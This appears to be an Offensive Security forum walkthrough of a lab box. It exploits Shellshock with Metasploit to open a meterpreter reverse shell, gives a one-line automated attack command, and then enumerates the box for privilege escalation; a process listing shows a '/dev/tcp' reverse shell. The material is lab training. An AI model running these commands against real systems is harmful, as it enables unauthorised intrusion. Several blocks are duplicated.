Note, If this is your first time starting Metasploit framework, you may need to use "msfdb init" before running this command.

Code:


```
root@kali:~# msfdb start
root@kali:~#
```



Now we can start up Metasploit console (and then check we are connected to the database):

Code:

```
root@kali:~# msfconsole -q
msf > db_status
[ *] postgresql connected to msf
msf >
```



Now just search for "shellshock" and see what options we have:
Note, If this is your first time starting Metasploit framework, you may need to use "db_rebuild_cache" and wait about 5 minutes as you will see "[!] Module database cache not built yet, using slow search".

Code:

```
msf > search shellshock


Matching Modules

================
```

```
   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Apache mod_cgi Bash Environm
   auxiliary/server/dhclient_bash_env                    2014-09-24       normal     DHCP Client Bash Environment
   exploit/linux/http/advantech_switch_bash_env_exec     2015-12-01       excellent  Advantech Switch Bash Enviro
   exploit/multi/ftp/pureftpd_bash_env_exec              2014-09-24       excellent  Pure-FTPd External Authentic
   exploit/multi/http/apache_mod_cgi_bash_env_exec       2014-09-24       excellent  Apache mod_cgi Bash Environm
   exploit/multi/http/cups_bash_env_exec                 2014-09-24       excellent  CUPS Filter Bash Environment
   exploit/multi/misc/legend_bot_exec                    2015-04-27       excellent  Legend Perl IRC Bot Remote C
   exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBo
   exploit/osx/local/vmware_bash_function_root           2014-09-24       normal     OS X VMWare Fusion Privilege
   exploit/unix/dhcp/bash_environment                    2014-09-24       excellent  Dhclient Bash Environment Va



msf >
```

```
msf > search shellshock

Matching Modules
================

   Name                                                  Disclosure Date  Rank       Description
   ----                                                  ---------------  ----       -----------
   auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   auxiliary/server/dhclient_bash_env                    2014-09-24       normal     DHCP Client Bash Environment Variable Code Injection (Shellshock)
   exploit/linux/http/advantech_switch_bash_env_exec     2015-12-01       excellent  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/ftp/pureftpd_bash_env_exec              2014-09-24       excellent  Pure-FTPd External Authentication Bash Environment Variable Code Injection (
Shellshock)
   exploit/multi/http/apache_mod_cgi_bash_env_exec       2014-09-24       excellent  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/http/cups_bash_env_exec                 2014-09-24       excellent  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/misc/legend_bot_exec                    2015-04-27       excellent  Legend Perl IRC Bot Remote Code Execution
   exploit/multi/misc/xdh_x_exec                         2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   exploit/osx/local/vmware_bash_function_root           2014-09-24       normal     OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection
(Shellshock)
   exploit/unix/dhcp/bash_environment                    2014-09-24       excellent  Dhclient Bash Environment Variable Injection (Shellshock)


msf >
```

We could use "**auxiliary/scanner/http/apache_mod_cgi_bash_env**", however we have already tested with **nmap** and **nikto** that the target is vulnerable.
"**exploit/multi/http/apache_mod_cgi_bash_env_exec**" looks to be a perfect match for us.

Let's use it, and see what options we have to configure:

Code:

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):


   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   CMD_MAX_LENGTH   2048             yes       CMD max line length
   CVE              CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER           User-Agent       yes       HTTP header to use
   METHOD           GET              yes       HTTP method to use
   Proxies                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                             yes       The target address
   RPATH            /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT            80               yes       The target port
   SSL              false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                         yes       Path to CGI script
   TIMEOUT          5                yes       HTTP read response timeout (seconds)
   VHOST                             no        HTTP server virtual host



Exploit target:


   Id  Name
   --  ----
   0   Linux x86



msf exploit(apache_mod_cgi_bash_env_exec) >
```

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                            yes       The target address
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   VHOST                            no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) >
```

Looks straight forward enough!

Time to fill in the blanks (and then check everything is okay):

Code:

```
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):


   Name            Current Setting     Required  Description
   ----            ---------------     --------  -----------
   CMD_MAX_LENGTH  2048                yes       CMD max line length
   CVE             CVE-2014-6271       yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent          yes       HTTP header to use
   METHOD          GET                 yes       HTTP method to use
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           10.11.1.71          yes       The target address
   RPATH           /bin                yes       Target PATH for binaries used by the CmdStager
   RPORT           80                  yes       The target port
   SSL             false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI       /cgi-bin/admin.cgi  yes       Path to CGI script
   TIMEOUT         5                   yes       HTTP read response timeout (seconds)
   VHOST                               no        HTTP server virtual host



Exploit target:


   Id  Name
   --  ----
   0   Linux x86



msf exploit(apache_mod_cgi_bash_env_exec) >
```

```
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 10.11.1.71
RHOST => 10.11.1.71
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/admin.cgi
TARGETURI => /cgi-bin/admin.cgi
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 10.11.0.4
LHOST => 10.11.0.4
msf exploit(apache_mod_cgi_bash_env_exec) > set LPORT 443
LPORT => 443
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting     Required  Description
   ----            ---------------     --------  -----------
   CMD_MAX_LENGTH  2048                yes       CMD max line length
   CVE             CVE-2014-6271       yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent          yes       HTTP header to use
   METHOD          GET                 yes       HTTP method to use
   Proxies                             no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           10.11.1.71          yes       The target address
   RPATH           /bin                yes       Target PATH for binaries used by the CmdStager
   RPORT           80                  yes       The target port
   SSL             false               no        Negotiate SSL/TLS for outgoing connections
   TARGETURI       /cgi-bin/admin.cgi  yes       Path to CGI script
   TIMEOUT         5                   yes       HTTP read response timeout (seconds)
   VHOST                               no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) >
```

*Note #1: Don't forget about "**show advanced**" as well as "**show targets**" (and going to use whatever the default payload is - but we could view them by doing "**show payloads**").*
*Something I personally like to-do is "**set VERBOSE true**" as you would get more information.*

Note #2: Because I didn't define the payload to use, it will use the default one assigned by Metasploit (this may change depending on your version of Metasploit). You can also see the payload values missing from "show options".

Then it's time to cross fingers...

Code:

```
msf exploit(apache_mod_cgi_bash_env_exec) > run
[ *] Started reverse TCP handler on 10.11.0.4:443
[ *] Command Stager progress - 100.60% done (837/832 bytes)
[ *] Transmitting intermediate stager for over-sized stage...(105 bytes)
[ *] Sending stage (1495599 bytes) to 10.11.1.71
[ *] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41343) at 2016-05-19 22:11:38 +0100

meterpreter >
```

```
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.11.0.4:443
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.11.1.71
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41343) at 2016-05-19 22:11:38 +0100

meterpreter >
```

Woohoo! Reverse shell .

Bonus
We can automate this by doing the following single command:

Code:

```
root@kali:~# msfconsole -q -x "use exploit/multi/http/apache_mod_cgi_bash_env_exec;
set RHOST 10.11.1.71; set TARGETURI /cgi-bin/admin.cgi;
set PAYLOAD linux/x86/meterpreter/reverse_tcp; set LHOST 10.11.0.4; set LPORT 443;
run;"
RHOST => 10.11.1.71
TARGETURI => /cgi-bin/admin.cgi
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[ *] Started reverse TCP handler on 10.11.0.4:443
```

```
[ *] Command Stager progress - 100.60% done (837/832 bytes)
[ *] Transmitting intermediate stager for over-sized stage...(105 bytes)
[ *] Sending stage (1495599 bytes) to 10.11.1.71
[ *] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41344) at 2016-05-19 22:28:06 +0100

meterpreter >
```

```
root@kali:~# msfconsole -q -x "use exploit/multi/http/apache_mod_cgi_bash_env_exec;
> set RHOST 10.11.1.71; set TARGETURI /cgi-bin/admin.cgi;
> set PAYLOAD linux/x86/meterpreter/reverse_tcp; set LHOST 10.11.0.4; set LPORT 443;
> run;"
RHOST => 10.11.1.71
TARGETURI => /cgi-bin/admin.cgi
PAYLOAD => linux/x86/meterpreter/reverse_tcp
LHOST => 10.11.0.4
LPORT => 443
[*] Started reverse TCP handler on 10.11.0.4:443
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.11.1.71
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.71:41344) at 2016-05-19 22:28:06 +0100

meterpreter >
```

Last edited by g0tmi1k; 09-27-2016 at 11:34 AM. ***Reason:*** *typo*

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | Reply With Quote

05-22-2016, 11:15 AM #19

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Privilege Escalation

This is "moving up the food chain" until we get to the highest level user on the system. On *nix machines its "root" access.
*Note, a lot of the time, we see students always trying to go straight to the end with root. Privilege escalation, is just becoming someone else. You may not be always be able to go directly to it. You may need to be a different user first (*cough* this is in the labs *coughs*).*

Information Gathering (Part 1)

Time to start all over again gathering information.
We should also be able to confirm any data/information gathered remotely as we now have local access to the box (if it doesn't match up - **why!**).

With a few basic commands (there's a TON more), we can start to learn **a lot** about a machine:

- What's the OS? What version? What architecture?
  - cat /etc/*-release
  - uname -i
  - lsb_release -a (Debian based OSs)
- Who are we? Where are we?
  - id
  - pwd
- Who uses the box? What users? (And which ones have a valid shell)
  - cat /etc/passwd
  - grep -vE "nologin|false" /etc/passwd
- What's currently running on the box? What active network services are there?
  - ps aux
  - netstat -antup
- What's installed? What kernel is being used?
  - dpkg -l (Debian based OSs)
  - rpm -qa (CentOS / openSUSE)
  - uname -a

Useful resource: Basic Linux Privilege Escalation

Then using this information, we can help answer the following:

- What user files do we have access to?
- What configurations do we have access to?
- Any incorrect file permissions?
- What programs are custom? Any SUID? SGID?
- What's scheduled to run?
- Any hardcoded credentials? Where are credentials kept?
- ...and many many other questions .

There's a few automate scripts which can be used to help out, such as **LinEnum** & **unix-privesc-check**. These will produce a lot of "data", which you will need to convert into "meaningful" information.
Note, they are "limited" to what is coded into them (maybe additional methods/vectors to search and try. And if they suggest exploits, they may not have the latest & greatest exploits) - this is where doing manual work will succeed.

Enough talk. Let's start.

First off - what OS is the target?

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ uname -i
uname -i
x86_64
www-data@alpha:/usr/lib/cgi-bin$
```


```
www-data@alpha:/usr/lib/cgi-bin$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ uname -i
uname -i
x86_64
www-data@alpha:/usr/lib/cgi-bin$
```


So the target is **Ubuntu 14.04.1** (LTS - Long Term Support). Codename: "Trusty Tahr".
Using our background knownlege of *nix history, we know Ubuntu is based on Debian.
...And this matches what we got from nmap back at the start!
Target is using a **x64** OS.

Let's find out what user we are (and group permissions), and where we currently are on the file system:

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ pwd
pwd
/usr/lib/cgi-bin
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ pwd
pwd
/usr/lib/cgi-bin
www-data@alpha:/usr/lib/cgi-bin$
```

So the "standard" web server user - without being in any special/different groups. We appear NOT to be in a common web root path however.

Let's now get a list of usernames on the machine - and then see which ones we could login using.

Code:

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
gibson:x:1000:1000:gibson,,,:/home/gibson:/bin/bash
ossec:x:1001:1001::/var/ossec-hids2.8:/bin/false
ossecm:x:1002:1001::/var/ossec-hids2.8:/bin/false
ossecr:x:1003:1001::/var/ossec-hids2.8:/bin/false
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ grep -vE "nologin|false" /etc/passwd
grep -vE "nologin|false" /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
libuuid:x:100:101::/var/lib/libuuid:
gibson:x:1000:1000:gibson,,,:/home/gibson:/bin/bash
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
mysql:x:102:106:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
landscape:x:104:110::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
gibson:x:1000:1000:gibson,,,:/home/gibson:/bin/bash
ossec:x:1001:1001::/var/ossec-hids2.8:/bin/false
ossecm:x:1002:1001::/var/ossec-hids2.8:/bin/false
ossecr:x:1003:1001::/var/ossec-hids2.8:/bin/false
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ grep -vE "nologin|false" /etc/passwd
grep -vE "nologin|false" /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
libuuid:x:100:101::/var/lib/libuuid:
gibson:x:1000:1000:gibson,,,:/home/gibson:/bin/bash
www-data@alpha:/usr/lib/cgi-bin$
```

So "**ossec**","**ossecm**","**offsecr**" stands out as something (as this is not a "default" user and UID > 1000).
Looks like "**gibson**" is the only "non root" user on the machine which we would have a chance to SSH into (based on "/home" home directory as well using "/bin/bash" for it's shell) - we may not be able to SSH using this, we would need to check the SSH config (/etc/ssh/sshd_config) *cough* this happens on other boxes in the lab *cough*.
We now have a potential user to start SSH brute forcing - something we can add to our "to try" list.

Last edited by g0tmi1k; 11-22-2016 at 04:29 PM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

05-22-2016, 02:49 PM #20

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Privilege Escalation

Information Gathering (Part 2)

So what's running on the box currently?:

Code:

```
root      805  0.0  0.1  14540   944 tty4     Ss+  04:06   0:00 /sbin/getty -8 38400 tty4
root      810  0.0  0.1  14540   952 tty5     Ss+  04:06   0:00 /sbin/getty -8 38400 tty5
root      816  0.0  0.1  14540   944 tty2     Ss+  04:06   0:00 /sbin/getty -8 38400 tty2
root      817  0.0  0.1  14540   948 tty3     Ss+  04:06   0:00 /sbin/getty -8 38400 tty3
root      820  0.0  0.1  14540   940 tty6     Ss+  04:06   0:00 /sbin/getty -8 38400 tty6
root      853  0.0  0.4  61364  3064 ?        Ss   04:06   0:00 /usr/sbin/sshd -D
root      859  0.0  0.0   4368   672 ?        Ss   04:06   0:00 acpid -c /etc/acpi/events -s /var/run/acpid.s
daemon    861  0.0  0.0  19140   164 ?        Ss   04:06   0:00 atd
```

```
root       862  0.0  0.1  23656  1004 ?        Ss   04:06   0:00 cron
mysql      916  0.0  7.1 615736 54180 ?        Ssl  04:06   0:01 /usr/sbin/mysqld
root      1053  0.0  0.6 165492  4640 ?        Sl   04:06   0:01 /usr/sbin/vmtoolsd
root      1210  0.0  2.6 388668 19832 ?        Ss   04:06   0:00 /usr/sbin/apache2 -k start
www-data  1285  0.0  1.0 388700  7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1286  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1287  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1288  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1289  0.0  1.0 388700  7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
root      1334  0.0  0.0  12840   516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-execd
ossec     1338  0.0  0.3  14684  2516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-analysisd
root      1342  0.0  0.0   4580   568 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-logcollector
ossecr    1347  0.0  0.1  31648   908 ?        Sl   04:06   0:00 /var/ossec-hids2.8/bin/ossec-remoted
root      1353  0.3  0.2   5348  1712 ?        S    04:06   0:06 /var/ossec-hids2.8/bin/ossec-syscheckd
ossec     1356  0.0  0.0  13096   544 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-monitord
root      1360  0.0  0.1  14540   940 tty1     Ss+  04:06   0:00 /sbin/getty -8 38400 tty1
www-data  1383  0.0  1.0 388700  7736 ?        S    04:07   0:00 /usr/sbin/apache2 -k start
root      1397  0.0  0.0      0     0 ?        S    04:09   0:00 [kauditd]
www-data  1419  0.0  0.1   9508  1136 ?        S    04:13   0:00 bash load.sh
www-data  1420  0.0  0.1  17960  1444 ?        S    04:13   0:00 /bin/bash -c echo aaaa; bash -i >& /dev/tcp/1
www-data  1421  0.0  0.2  18144  1956 ?        S    04:13   0:00 bash -i
root      1651  0.0  0.0      0     0 ?        S    04:15   0:00 [kworker/u2:0]
www-data  1922  0.0  0.1  15568  1156 ?        R    04:39   0:00 ps aux
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ ps aux
ps aux
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.3  33492  2784 ?        Ss   04:06   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S    04:06   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    04:06   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   04:06   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    04:06   0:00 [rcu_sched]
root         8  0.0  0.0      0     0 ?        R    04:06   0:00 [rcuos/0]
root         9  0.0  0.0      0     0 ?        S    04:06   0:00 [rcu_bh]
root        10  0.0  0.0      0     0 ?        S    04:06   0:00 [rcuob/0]
root        11  0.0  0.0      0     0 ?        S    04:06   0:00 [migration/0]
root        12  0.0  0.0      0     0 ?        S    04:06   0:00 [watchdog/0]
root        13  0.0  0.0      0     0 ?        S<   04:06   0:00 [khelper]
root        14  0.0  0.0      0     0 ?        S    04:06   0:00 [kdevtmpfs]
root        15  0.0  0.0      0     0 ?        S<   04:06   0:00 [netns]
root        16  0.0  0.0      0     0 ?        S<   04:06   0:00 [writeback]
root        17  0.0  0.0      0     0 ?        S<   04:06   0:00 [kintegrityd]
root        18  0.0  0.0      0     0 ?        S<   04:06   0:00 [bioset]
root        19  0.0  0.0      0     0 ?        S<   04:06   0:00 [kworker/u3:0]
root        20  0.0  0.0      0     0 ?        S<   04:06   0:00 [kblockd]
root        21  0.0  0.0      0     0 ?        S<   04:06   0:00 [ata_sff]
root        22  0.0  0.0      0     0 ?        S    04:06   0:00 [khubd]
root        23  0.0  0.0      0     0 ?        S<   04:06   0:00 [md]
root        24  0.0  0.0      0     0 ?        S<   04:06   0:00 [devfreq_wq]
root        25  0.0  0.0      0     0 ?        S    04:06   0:01 [kworker/0:1]
root        27  0.0  0.0      0     0 ?        S    04:06   0:00 [khungtaskd]
root        28  0.0  0.0      0     0 ?        S    04:06   0:00 [kswapd0]
root        29  0.0  0.0      0     0 ?        SN   04:06   0:00 [ksmd]
root        30  0.0  0.0      0     0 ?        SN   04:06   0:00 [khugepaged]
root        31  0.0  0.0      0     0 ?        S    04:06   0:00 [fsnotify_mark]
root        32  0.0  0.0      0     0 ?        S    04:06   0:00 [ecryptfs-kthrea]
root        33  0.0  0.0      0     0 ?        S<   04:06   0:00 [crypto]
root        45  0.0  0.0      0     0 ?        S<   04:06   0:00 [kthrotld]
root        47  0.0  0.0      0     0 ?        S    04:06   0:00 [scsi_eh_0]
root        48  0.0  0.0      0     0 ?        S    04:06   0:00 [scsi_eh_1]
root        49  0.0  0.0      0     0 ?        S    04:06   0:00 [kworker/u2:2]
root        69  0.0  0.0      0     0 ?        S<   04:06   0:00 [deferwq]
root        70  0.0  0.0      0     0 ?        S<   04:06   0:00 [charger_manager]
root       123  0.0  0.0      0     0 ?        S<   04:06   0:00 [mpt_poll_0]
root       124  0.0  0.0      0     0 ?        S<   04:06   0:00 [mpt/0]
root       125  0.0  0.0      0     0 ?        S<   04:06   0:00 [kpsmoused]
root       126  0.0  0.0      0     0 ?        S    04:06   0:00 [kworker/0:2]
root       128  0.0  0.0      0     0 ?        S    04:06   0:00 [scsi_eh_2]
root       137  0.0  0.0      0     0 ?        S    04:06   0:00 [jbd2/sda1-8]
root       138  0.0  0.0      0     0 ?        S<   04:06   0:00 [ext4-rsv-conver]
root       268  0.0  0.0  19476   648 ?        S    04:06   0:00 upstart-udev-bridge --daemon
root       273  0.0  0.2  51380  1744 ?        Ss   04:06   0:00 /lib/systemd/systemd-udevd --daemon
root       352  0.0  0.0      0     0 ?        S<   04:06   0:00 [ttm_swap]
root       353  0.0  0.0      0     0 ?        S<   04:06   0:00 [kworker/u3:1]
root       548  0.0  0.0  15260   628 ?        S    04:06   0:00 upstart-socket-bridge --daemon
message+   572  0.0  0.1  39116  1052 ?        Ss   04:06   0:00 dbus-daemon --system --fork
root       632  0.0  0.2  35020  1580 ?        Ss   04:06   0:00 /lib/systemd/systemd-logind
syslog     677  0.0  0.1 255844  1192 ?        Ssl  04:06   0:00 rsyslogd
root       779  0.0  0.1  15540   904 ?        S    04:06   0:00 upstart-file-bridge --daemon
root       805  0.0  0.1  14540   944 tty4     Ss+  04:06   0:00 /sbin/getty -8 38400 tty4
root       810  0.0  0.1  14540   952 tty5     Ss+  04:06   0:00 /sbin/getty -8 38400 tty5
root       816  0.0  0.1  14540   944 tty2     Ss+  04:06   0:00 /sbin/getty -8 38400 tty2
root       817  0.0  0.1  14540   948 tty3     Ss+  04:06   0:00 /sbin/getty -8 38400 tty3
root       820  0.0  0.1  14540   940 tty6     Ss+  04:06   0:00 /sbin/getty -8 38400 tty6
root       853  0.0  0.4  61364  3064 ?        Ss   04:06   0:00 /usr/sbin/sshd -D
root       859  0.0  0.0   4368   672 ?        Ss   04:06   0:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
daemon     861  0.0  0.0  19140   164 ?        Ss   04:06   0:00 atd
root       862  0.0  0.1  23656  1004 ?        Ss   04:06   0:00 cron
mysql      916  0.0  7.1 615736 54180 ?        Ssl  04:06   0:01 /usr/sbin/mysqld
root      1053  0.0  0.6 165492  4640 ?        Sl   04:06   0:01 /usr/sbin/vmtoolsd
root      1210  0.0  2.6 388668 19832 ?        Ss   04:06   0:00 /usr/sbin/apache2 -k start
www-data  1285  0.0  1.0 388700  7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1286  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1287  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1288  0.0  1.1 388748  8432 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
www-data  1289  0.0  1.0 388700  7736 ?        S    04:06   0:00 /usr/sbin/apache2 -k start
root      1334  0.0  0.0  12840   516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-execd
ossec     1338  0.0  0.3  14684  2516 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-analysisd
root      1342  0.0  0.0   4580   568 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-logcollector
ossecr    1347  0.0  0.1  31648   908 ?        Sl   04:06   0:00 /var/ossec-hids2.8/bin/ossec-remoted
root      1353  0.3  0.2   5348  1712 ?        S    04:06   0:06 /var/ossec-hids2.8/bin/ossec-syscheckd
ossec     1356  0.0  0.0  13096   544 ?        S    04:06   0:00 /var/ossec-hids2.8/bin/ossec-monitord
root      1360  0.0  0.1  14540   940 tty1     Ss+  04:06   0:00 /sbin/getty -8 38400 tty1
www-data  1383  0.0  1.0 388700  7736 ?        S    04:07   0:00 /usr/sbin/apache2 -k start
